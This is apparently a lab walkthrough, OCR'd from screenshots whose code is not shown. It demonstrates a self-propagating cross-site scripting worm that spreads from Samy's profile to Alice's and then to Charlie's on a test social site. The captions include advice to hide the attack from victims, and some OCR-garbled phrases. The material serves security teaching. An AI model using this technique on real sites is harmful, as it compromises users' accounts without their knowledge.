



We can see xssworm.js is there




Now login as Samy in the error website









Put the below highlighted line in the text profile







The dialog box says "I m triggered" and the draw script has worked, but it will not attack samy himself so we logout and login as alice.



So here we need to check edit profile, we see nothing here




Now lets see if Alice accessed Samy's profile she will be attacked, so we only need to save this edit profile.
We need to logout from Alice profile.
Now if Alice again accessed Samy's profile, you see it say's "I am triggered" this other indicator in the real world you remove this indicator




In the real world you don't want to let victim know you are attacking him or her.


So now Alice is attacked so we can check Alice's profile




"I am triggered" so that javascript is copied into Alice buffer




And her profiles are of type Samy is my hero







In the profile we will see the form is injected into her profile, but we can see it as a html but you'll see the script link.link commercial.
For example, now for somebody else, for example Charlie watched Alice's profile so it will be attacked as well, so this one is propogating itself, we need to log out from Alice's profile.




Let's login to Charlie




Once we check Charlie's profile we see everything is clean.



Now suppose Charlie accessed Alice's profile
He is able to see "I m triggered" dialogbox so there is a worm, which is infected and inducted into charlie's profile




